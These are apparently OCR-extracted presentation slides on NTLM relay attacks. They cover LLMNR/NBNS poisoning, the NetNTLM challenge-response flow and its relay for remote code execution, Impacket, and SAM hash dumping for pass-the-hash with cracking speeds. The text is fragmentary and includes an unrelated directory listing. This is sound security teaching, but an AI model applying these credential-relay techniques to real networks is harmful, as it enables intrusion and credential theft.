
10. Access DENIED!

Result: Remote Code Execution

https://blog.netspi.com/10-places-to-stick-your-unc-path/

NTLM Relay

Forcing authentication using LLMNR/NBNS Poisoning Attack



1. Connect to //filsrv

2. I don‘t know that one


3. Anyone know // filsrv?

4. Yes! It‘s right here!

5. OK! Here are my credentials

NTLM Relay

NETNTLMv1/v2 Authentication Process



User: obi-wan.kenobi

working on

workstation01

1. This is obi-wan.kenobi, I'd like to Login

2. If you are really obi-wan.kenobi, then encrypt this challenge with obi-wan.kenobi's PW Hash

3. Here is the encrypted challenge

fileserver

4. Here is the challenge and response of obi-wan.kenobi is that valid?

5. I have compared obi-wan.kenobis challege & response and it is valid/invalid!

pwnylabdc01

6. Access Granted/Denied

Protocol	Algorithm	Secret to use
LM	DES-ECB	Hash LM
NTLMv1	DES-ECB	Hash NT
NTLMv2	HMAC-MD5	Hash NT

NTLM Relay

Authentication Process – NETNTLMv1/v2 - Malicious

User: obi-wan.kenobi

1. This is obi-wan.kenobi, I'd like to Login

2. This is obi-wan.kenobi, I'd like to Login

3. Encrypt this challenge with obi-wan.kenobi's PW Hash

4. Encrypt this challenge with obi-wan.kenobi's PW Hash

5. Here is the encrypted challenge

6. Here is the encrypted challenge

7. Here is the challenge and response of obi-wan.kenobi is that valid?

8. I have compared obi-wan.kenobis challege & response and it is valid!

9. Access Granted!

10. Access DENIED!

Result: Remote Code Execution

NTLM Relay

Authentication Process – NETNTLMv1/v2 - Malicious

- Impacket
  - Awesome, collection of python scripts for working with network protocols
  - https://github.com/CoreSecurity/impacket

- **What protocols are featured?**
  - Ethernet, Linux "Cooked" capture.
  - IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
  - NMB and SMB1/2/3 (high-level implementations).
  - DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
  - Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST, NRPC

```
      Sep 09:32 etc
   21. Sep 15:52 home
   30. Sep 2015 lib -> usr/lib
   30. Sep 2015 lib64 -> usr/lib
34 23. Jul 10:01 lost+found
96  1. Aug 22:45 mnt
096 30. Sep 2015 opt
 16 21. Sep 15:52 private -> /home/encrypted
  0 21. Sep 08:15 proc
4096 12. Aug 15:37 root
 560 21. Sep 15:50 run
   7 30. Sep
```


Demo

NTLM Relay

NTLM Relay


Results of the attack

- We dropped the hashes of the local SAM database on workstation04
- Can be used to Pass-the-Hash
- By default, Windows Vista and higher no longer store LM hashes on disk
- Benchmark on NTLM Hash with Sagitta Brutalis 1080 (8x GF GTX 1080)
  - 330 GH/s on NTLM (Hashcat)




The algorithm

```
MD4(UTF-16-LE(password))
```

